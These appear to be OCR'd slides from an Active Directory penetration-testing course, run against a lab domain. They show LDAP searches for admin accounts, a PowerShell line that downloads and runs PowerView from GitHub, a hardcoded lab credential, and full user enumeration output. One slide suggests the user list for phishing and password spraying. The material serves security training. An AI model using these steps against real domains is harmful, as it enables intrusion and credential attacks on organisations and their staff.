
Schema: CN=Is-Member-Of-DL,CN=Schema,CN=Configuration,DC=pwny

Values:

```
CN=Marketing,OU=global,OU=Groups,OU=pwny.corp,DC=pwny,DC=lab
CN=Research and Development,OU=global,OU=Groups,OU=pwny.corp,DC=pwny,DC=l
CN=Remotedesktopbenutzer,CN=Builtin,DC=pwny,DC=lab
```

Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP



Search for objects with the following attributes:

Class: Benutzer -- user

Attribute: sAMAccountName

Relation: is

Value:

(sAMAccountName=*adm*)

Current Search Criteria:

Attribute	Relation	Value
sAMAccountName	contains	adm

distinguishedName	sAMAccountName
CN=Administrator,CN=Users,DC=p...	Administrator
CN=Administratoren,CN=Builtin,DC...	Administratoren
CN=Hyper-V-Administratoren,CN=B...	Hyper-V-Administratoren
CN=Schema-Admins,CN=Users,DC...	Schema-Admins
CN=Organisations-Admins,CN=Use...	Organisations-Admins
CN=Domänen-Admins,CN=Users,D...	Domänen-Admins
CN=DnsAdmins,CN=Users,DC=pw...	DnsAdmins
CN=DCAdmins,OU=global,OU=Gro...	DCAdmins
CN=MSSQLAdmins,OU=global,OU...	MSSQLAdmins
CN=ExchangeAdmins,OU=global,O...	ExchangeAdmins
CN=DHCP-Administratoren,CN=Us...	DHCP-Administratoren
CN=pwnyadm PA.,CN=Users,DC=p...	pwnyadm
CN=adm_workstations,OU=Admins...	adm_workstations

Phase 2 – Unprivileged user


Lateral movement - PowerView

- PowerView is a PowerShell tool to gain network situational awareness on Windows domains
- No administrative credentials required
- My personal favorite
- Very useful for both “Blue” and “Red” Teams
- It contains a load of useful functions to identify possible issues in AD environments
  - net * Functions
  - GPO functions
  - User-Hunting Functions
  - Domain Trust Functions
  - MetaFunctions
- More details can be found at:
  - https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

Run PowerView from a non-domain computer

Download
```
iex(iwr("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1"))

# Use an alterate creadential for any PowerView function
$SecPassword = ConvertTo-SecureString 'Welcome2015' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('PWNY\jar-jar.binks', $SecPassword)
```

# Check if everything works
```
Get-NetDomain -Credential $Cred #test
```




```
PS C:\Users\Administrator.WORKSTATION02> iex(iwr("htt
n/PowerView.ps1"))
PS C:\Users\Administrator.WORKSTATION02> $SecPassword
PS C:\Users\Administrator.WORKSTATION02> $Cred = New-
s', $SecPassword)
PS C:\Users\Administrator.WORKSTATION02> Get-NetDoma

Forest                   pwny.lab
DomainControllers        {PWNYLABDC01.pwny.lab}
Children                 {}
DomainMode               Windows2012R2Domain
DomainModeLevel          6
Parent
PdcRoleOwner             PWNYLABDC01.pwny.lab
RidRoleOwner             PWNYLABDC01.pwny.lab
InfrastructureRoleOwner  PWNYLABDC01.pwny.lab
Name                     pwny.lab
```

Phase 2 – Unprivileged user

Lateral movement - PowerView

- Enumerate all users, can be used for:
  - Phishing and other social engineering attacks
  - Password spraying
  - ... be creative

```
# Get all the users
Get-NetUser -Credential $Cred | Format-Table name, samaccountname, userprincipalname, description
```



```
Freytag, Katja                kfreytag                      kfreytag@pwny.lab             Payroll representative
Unger, Christine              cunger                        cunger@pwny.lab               Occupational therapist
Eichelberger, Jana            jeichelberger                 jeichelberger@pwny.lab        Timber cutting and logging...
Abt, Tim                      tabt                          tabt@pwny.lab                 Rail yard engineer
Eiffel, Diana                 deiffel                       deiffel@pwny.lab              Perianesthesia nurse
Seiler, Uwe                   useiler                       useiler@pwny.lab              Marshal
Strauss, Johanna              jstrauss                      jstrauss@pwny.lab             Brokerage clerk
Keller, Silke                 skeller                       skeller@pwny.lab              Personnel clerk
Baier, Dieter                 dbaier                        dbaier@pwny.lab               Supply manager
Khornezh, TLana               tkhornezh                     tkhornezh@pwny.lab            Top executive
Venonn, GNara                 gvenonn                       gvenonn@pwny.lab              Fish trimmer
Torin, TLane                  ttorin                        ttorin@pwny.lab               Cook
Restagh, JHussa               jrestagh                      jrestagh@pwny.lab             Wellhead pumper
Pfeiffer, Peter               ppfeiffer                     ppfeiffer@pwny.lab            Journalist
Adion, DLursa                 dadion                        dadion@pwny.lab               Enrollment specialist
Majjas, JGira                 jmajjas                       jmajjas@pwny.lab              Bureau of Diplomatic Secur...
Zimmerman, Doreen             dzimmerman                    dzimmerman@pwny.lab           Court, municipal, and lice...
Pallara, Mora                 mpallara                      mpallara@pwny.lab             Consultant dietitian
Fink, Sara                    sfink                         sfink@pwny.lab                Longshoremen
Trisra, ChTihla               ctrisra                       ctrisra@pwny.lab              Cleaning, washing, and met...
Becker, Ines                  ibecker                       ibecker@pwny.lab              Agent-contract clerk
Wexler, Kerstin               kwexler                       kwexler@pwny.lab              Crossing guard
Weiss, Lisa                   lweiss                        lweiss@pwny.lab               Aircraft and avionics equi...
Pfeifer, Anne                 apfeifer                      apfeifer@pwny.lab             Voice writer
Adler, Simone                 sadler                        sadler@pwny.lab               Marketing coordinator
Urussig, NKehla               nurussig                      nurussig@pwny.lab             HIV/AIDS nurse
Chang, Jarod                  jchang                        jchang@pwny.lab               Shaper
Vollox, RValkra               rvollox                       rvollox@pwny.lab              Data typist
Meyer, Yvonne                 ymeyer                        ymeyer@pwny.lab               Physical therapist assistant
Reinhard, Kerstin             kreinhard                     kreinhard@pwny.lab            Teaching assistant
Hurn, Ellal                   ehurn                         ehurn@pwny.lab                Correctional treatment spe...
Frueh, Melanie                mfrueh                        mfrueh@pwny.lab               Lather
Rothstein, Robert             rrothstein                    rrothstein@pwny.lab           Gas pumping station operator
pwnyadm PA.                   pwnyadm                       pwnyadm@pwny.lab
Vader, Darth                  darth.vader                   darth.vader@pwny.lab
Skywalker, Luke               luke.skywalker                luke.skywalker@pwny.lab
